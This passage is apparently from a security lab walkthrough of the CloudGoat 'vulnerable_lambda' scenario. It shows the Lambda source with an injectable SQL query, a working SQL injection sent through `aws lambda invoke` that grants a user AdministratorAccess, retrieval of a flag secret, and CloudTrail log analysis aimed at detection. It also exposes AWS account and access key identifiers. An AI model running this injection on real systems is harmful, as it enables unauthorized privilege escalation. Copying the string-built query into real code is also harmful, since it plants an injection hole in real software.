Un91ethSuX5E5MygQwPkzIzs8SRfy9EMLEjqkSOnX965LXFKjI0dhj5uCu0%2Fw1VePX7Jem0vIConuEY0%2BTvIndeFICSOHnPlovD5f4OpEbm4uY6RwU5ZPOQc%2Fv%
2FQetyYJUck7EmByuWkcCJ5gvREY7dJZi0URdIMk2e6Q6sE9%2FMMJSl%2BvtdSB1wfvMekLJSNXrZcUms91GlSgvZvHqoCLw5FaIXb2YpUD14zyUzz9QBN%2FWU17POk
PmqhGBf1I4Jbz%2FZKN8LqQxZK%2BxlBBxXGp4gbgI7r5cw5VDcVFjAon7%2F1YmCd%2F1n8UA9NMo3v%2BgxQckNGuuTyW%2BIq32kOZDCfSvuJIm8MuoSDeqRwXX39p
RcTXWLXlzifvzyZvPMcporwg901b%2B%2B6jidUVvvAza9gFrNzZwegZWVrif5wokoBAA4QPkNyPcAcYOj%2F53%2FPl1oUAbdWigzvqjjFm0MFVaINYs4RqhDnGpfkDO
u0j9IeWX0HB8vAF9CH5vP5TUJbu8Gjaj0yLxTCt%2BIOnBjqyARl0lQV6QYShSORUsHA5pldMhWJ0iPdT%2B9BVZXAhhv6ye%2Fja6TXRDw7NuCwwtgBbRqg1sDpS3b3Z
lSCTGRGhHk1ZJuPOXUEBg5%2FJD2Ptq3SsXNHnHOSRUKzVS7s96IMptntIHh3Oa4Y5WKTn1N5kHOv46ccQ6X%2F4ZkGsx1Y8Sv%2BVriBy1CNKRf8%2BMgBBNXjOjYMRa
iM2RRWO%2BRfncUG52r80cgguLCZ257qQ7Q0cQnrschU%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20230819T182219Z&X-Amz-SignedHeaders=
host&X-Amz-Expires=600&X-Amz-Credential=ASIAW7FEDUVR7FQINJ5H%2F20230819%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Signature=3315e88c9
f55a3688320c0d1d992d9023530d1e054717d6530130c50f8acaa85"
                                    ⋮
```

```
aws --profile BoB12DF --region us-east-1 lambda get-function --function-name vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1
```

We can obtain various information about the vulnerable function "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda" and acquire a valid URL for a 10-minute period to download the source code of that function.

When downloading the ZIP file from the link generated by "get-function," you can observe several files.


```
bin
click
click_default_group-1.2.2.dist-info
click-8.0.1.dist-info
dateutil
dateutils
dateutils-0.6.12.dist-info
python_dateutil-2.8.2.dist-info
pytz
pytz-2021.1.dist-info
six-1.16.0.dist-info
sqlite_fts4
sqlite_fts4-1.0.1.dist-info
sqlite_utils
sqlite_utils-3.17.dist-info
tabulate-0.8.9.dist-info
click_default_group.py
main.py
my_database.db
requirements.txt
six.py
tabulate.py
```

Upon closely examining the code within main.py, it becomes evident that utilizing the provided arguments, 'policy_names' and 'user_name', a SQL query is generated. Ultimately, the outcome of the resulting SQL query is used to execute the attach_user_policy operation.


However, for the SQL query to be functional, the policy indicated in the argument needs to have a 'True' value for 'public'. Fortunately, the process doesn't include any validation of the policy argument's value used in the query. As a result, it appears that an SQL Injection attack could potentially be executed by evading the "public='True'" requirement using tactics similar to commenting.

The policy susceptible to exploitation through SQL Injection is "AdministratorAccess" with the "public" set to "false." If SQL Injection attack succeeds, it can lead to the user specified in the "user_name" parameter obtaining administrator access privileges as a result.

```
import boto3
from sqlite_utils import Database

db = Database("my_database.db")
iam_client = boto3.client('iam')


# db["policies"].insert_all([
#       {"policy_name": "AmazonSNSReadOnlyAccess", "public": 'True'},
#       {"policy_name": "AmazonRDSReadOnlyAccess", "public": 'True'},
#       {"policy_name": "AWSLambda_ReadOnlyAccess", "public": 'True'},
#       {"policy_name": "AmazonS3ReadOnlyAccess", "public": 'True'},
#       {"policy_name": "AmazonGlacierReadOnlyAccess", "public": 'True'},
#       {"policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": 'True'},
#       {"policy_name": "AdministratorAccess", "public": 'False'}
# ])


def handler(event, context):
    target_policys = event['policy_names']
    user_name = event['user_name']
    print(f"target policys are : {target_policys}")

    for policy in target_policys:
        statement_returns_valid_policy = False
        statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
        for row in db.query(statement):
            statement_returns_valid_policy = True
            print(f"applying {row['policy_name']} to {user_name}")
```

```
                response = iam_client.attach_user_policy(
                    UserName=user_name,
                    PolicyArn=f"arn:aws:iam::aws:policy/{row['policy_name']}"
                )
                print("result: " + str(response['ResponseMetadata']['HTTPStatusCode']))

            if not statement_returns_valid_policy:
                invalid_policy_statement = f"{policy} is not an approved policy, please only choose from approved " ₩
                                           f"policies and don't cheat. :) "
                print(invalid_policy_statement)
                return invalid_policy_statement

        return "All managed policies were applied as expected."


if __name__ == "__main__":
    payload = {
        "policy_names": [
            "AmazonSNSReadOnlyAccess",
            "AWSLambda_ReadOnlyAccess"
        ],
        "user_name": "cg-bilbo-user"
    }
    print(handler(payload, 'uselessinfo'))
```

3.5. Encode the SQL Injection payload in Base64, then pass it as an argument to the vulnerable Lambda function "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1" and execute it.




```
~/cloudgoat > master ● ?  aws --profile BoB12DF --region us-east-1 lambda invoke --function-name vulnerable_lambda_cgidg94iyt3p
y1-policy_applier_lambda1 --cli-binary-format raw-in-base64-out --payload '{"policy_names": ["AdministratorAccess'"'"' --"], "use
r_name": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1"}' out.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}

~/cloudgoat > master ● ?  cat out.txt                                                               ✔ < ≡ < 03:28:18
"All managed policies were applied as expected."%
```

```
aws --profile BoB12DF --region us-east-1 lambda invoke --function-name vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1 --cli-binary-format raw-in-base64-out --payload '{"policy_names": ["AdministratorAccess'"'"' --"], "user_name": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1"}' out.txt

cat out.txt
```

3.6 Get secrets.

3.6.1 Retrieve the list of secrets stored in “secretmanager” using the "bilbo" profile.




```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● ? > aws --profile bilbo --region us-east-1 secretsmanager list-secrets      ✔ < ≡ < 03:28:50

{
    "SecretList": [
        {
            "ARN": "arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgidg94iyt3py1-final_flag-E2V6sh",
            "Name": "vulnerable_lambda_cgidg94iyt3py1-final_flag",
            "LastChangedDate": "2023-08-20T03:01:30.408000+09:00",
            "LastAccessedDate": "2023-08-19T09:00:00+09:00",
            "Tags": [
                {
                    "Key": "Stack",
                    "Value": "CloudGoat"
                },
                {
                    "Key": "Name",
                    "Value": "cg-vulnerable_lambda_cgidg94iyt3py1"
                },
                {
                    "Key": "Scenario",
                    "Value": "vulnerable-lambda"
                }
            ],
            "SecretVersionsToStages": {
                "917AE057-CD68-4128-AE08-F085998DAFDD": [
                    "AWSCURRENT"
                ]
            },
            "CreatedDate": "2023-08-20T03:01:29.619000+09:00"
        }
    ]
}
```

```
aws --profile bilbo --region us-east-1 secretsmanager list-secrets
```

We can get the ARN that contains the string "final-flag".

3.6.2 Retrieve the secret values associated with the ID "arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgidg94iyt3py1-final_flag-E2V6sh".




```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● ? > aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id arn:aws:secretsman
ager:us-east-1:749904550524:secret:vulnerable_lambda_cgidg94iyt3py1-final_flag-E2V6sh
{
    "ARN": "arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgidg94iyt3py1-final_flag-E2V6sh",
    "Name": "vulnerable_lambda_cgidg94iyt3py1-final_flag",
    "VersionId": "917AE057-CD68-4128-AE08-F085998DAFDD",
    "SecretString": "cg-secret-846237-284529",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2023-08-20T03:01:30.404000+09:00"
}
```

```
aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgidg94iyt3py1-final_flag-E2V6sh
```

4. Analyze CloudTrail's log

4.1 Check the overall CloudTrail's Log



CreateLogStream	August 20, 2023, 03:27:13 (UTC+09:00)	vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1	logs.amazonaws.com	-
CreateLogGroup	August 20, 2023, 03:27:13 (UTC+09:00)	vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1	logs.amazonaws.com	-
CreateLogStream	August 20, 2023, 03:27:13 (UTC+09:00)	vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1	logs.amazonaws.com	-
AttachUserPolicy	August 20, 2023, 03:27:10 (UTC+09:00)	vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1	iam.amazonaws.com	AWS::IAM::User, AWS::IAM::Policy
PutRolePolicy	August 20, 2023, 03:01:51 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Policy, AWS::IAM::Role
CreateRole	August 20, 2023, 03:01:50 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Role, AWS::IAM::Role, AWS::IAM::Role
CreateFunction20150331	August 20, 2023, 03:01:44 (UTC+09:00)	BoBDF12StudentShared	lambda.amazonaws.com	AWS::Lambda::Function
PutRolePolicy	August 20, 2023, 03:01:31 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Policy, AWS::IAM::Role
CreateRole	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Role, AWS::IAM::Role, AWS::IAM::Role
PutUserPolicy	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::User, AWS::IAM::Policy
CreateAccessKey	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::AccessKey, AWS::IAM::User
PutSecretValue	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	secretsmanager.amazonaws.com	AWS::SecretsManager::Secret
CreateUser	August 20, 2023, 03:01:29 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::User, AWS::IAM::User, AWS::IAM::User
CreateSecret	August 20, 2023, 03:01:29 (UTC+09:00)	BoBDF12StudentShared	secretsmanager.amazonaws.com	AWS::SecretsManager::Secret

The logs that exist in the blue box are the logs that occurred when the scenario was created, and the logs that exist in the red box are the logs that were sent when the SQL Injection query was sent.

4.2 "Attach UserPolicy" log generated by SQL Injection

```
{
    "eventVersion": "1.08",
    "userIdentity": {
        "type": "AssumedRole",
        "principalId": "AROA25GOLLJ6C7BHP5HWK:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "arn": "arn:aws:sts::749904550524:assumed-role/vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1/vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "accountId": "749904550524",
        "accessKeyId": "ASIA25GOLLJ6D2652GG3",
        "sessionContext": {
            "sessionIssuer": {
                "type": "Role",
                "principalId": "AROA25GOLLJ6C7BHP5HWK",
                "arn": "arn:aws:iam::749904550524:role/vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
                "accountId": "749904550524",
                "userName": "vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1"
            },
            "webIdFederationData": {},
            "attributes": {
                "creationDate": "2023-08-19T18:27:09Z",
                "mfaAuthenticated": "false"
            }
        }
    },
    "eventTime": "2023-08-19T18:27:10Z",
    "eventSource": "iam.amazonaws.com",
    "eventName": "AttachUserPolicy",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "18.212.63.166",
    "userAgent": "Boto3/1.26.90 Python/3.9.17 Linux/4.14.255-311-248.529.amzn2.x86_64 exec-env/AWS_Lambda_python3.9 Botocore/1.29.90",
    "requestParameters": {
        "userName": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1",
        "policyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
    },
    "responseElements": null,
    "requestID": "aa216ff4-dc50-4df4-83ce-fce45a794672",
    "eventID": "178ee8fc-116e-49b6-86ff-bec52e452fcc",
    "readOnly": false,
    "eventType": "AwsApiCall",
    "managementEvent": true,
    "recipientAccountId": "749904550524",
    "eventCategory": "Management",
    "tlsDetails": {
        "tlsVersion": "TLSv1.2",
        "cipherSuite": "ECDHE-RSA-AES128-GCM-SHA256",
        "clientProvidedHostHeader": "iam.amazonaws.com"
    }
}
```

This log is generated when a regular user gains administrator privileges through SQL Injection. As it's not possible to specifically identify attack types like SQL Injection, and due to the inability to compare with logs generated during legitimate administrator privilege acquisition, the project was conducted under conditions where such comparison was not feasible. Therefore, there were limitations in selecting features for identifying abnormal logs.

Nevertheless, examining the values of the "eventName" and "requestParameters" fields might help in detecting anomalous behavior, and it's anticipated that the "userIdentity" field's value could aid in identifying unauthorized actors.